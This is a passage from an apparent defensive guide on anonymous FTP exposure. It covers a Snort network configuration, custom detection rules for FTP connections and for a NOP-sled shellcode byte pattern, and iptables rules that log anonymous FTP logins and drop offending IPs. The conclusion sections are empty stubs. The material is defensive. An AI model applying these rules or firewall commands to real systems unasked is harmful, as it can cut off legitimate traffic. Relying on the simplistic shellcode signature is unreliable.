# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overridden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET [10.10.1.1/32,172.16.10/24]

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET
```

4. Snort Rules for Detection

Add custom rules to detect malicious or suspicious activity. Edit the local rules file:

`sudo nano /etc/snort/rules/local.rules`

FTP Login Detection:

`alert tcp any any -> $HOME_NET 21 (msg:"FTP Connection Attempt"; sid:1000002; rev:1;)`

Suspicious Shellcode Detection:

`alert tcp any any -> $HOME_NET any (content:"|90 90 90|"; msg:"Suspicious NOP sled"; sid:1000003; rev:1;)`

Run Snort

`sudo snort -i enp0s1 -c /etc/snort/snort.conf -A console`

B. Prevention - Using firewall

- Enable the Firewall
 - Using UFW (Uncomplicated Firewall):
`sudo ufw enable`
 - Using iptables:

```
sudo systemctl start netfilter-persistent  
sudo systemctl enable netfilter-persistent
```

- Configure Basic Firewall Rules
 - Allow FTP Connections (Port 21):
`sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT`
 - **Log Anonymous FTP Login Attempts:** Use the following rule to log all FTP login attempts:
`sudo iptables -A INPUT -p tcp --dport 21 -m string --string "USER anonymous" --algo bm -j LOG --log-prefix "Anonymous FTP Login Attempt: "`
 - **Drop Specific IPs After Detection:** To block further access from IPs attempting anonymous logins:
`sudo iptables -A INPUT -s [malicious_ip] -j DROP`
 - Allow Established FTP Sessions:
`sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT`
 -
 -

IV. Conclusion.

- A. Key Points Summary:
- B. Importance of Addressing the Vulnerability

References

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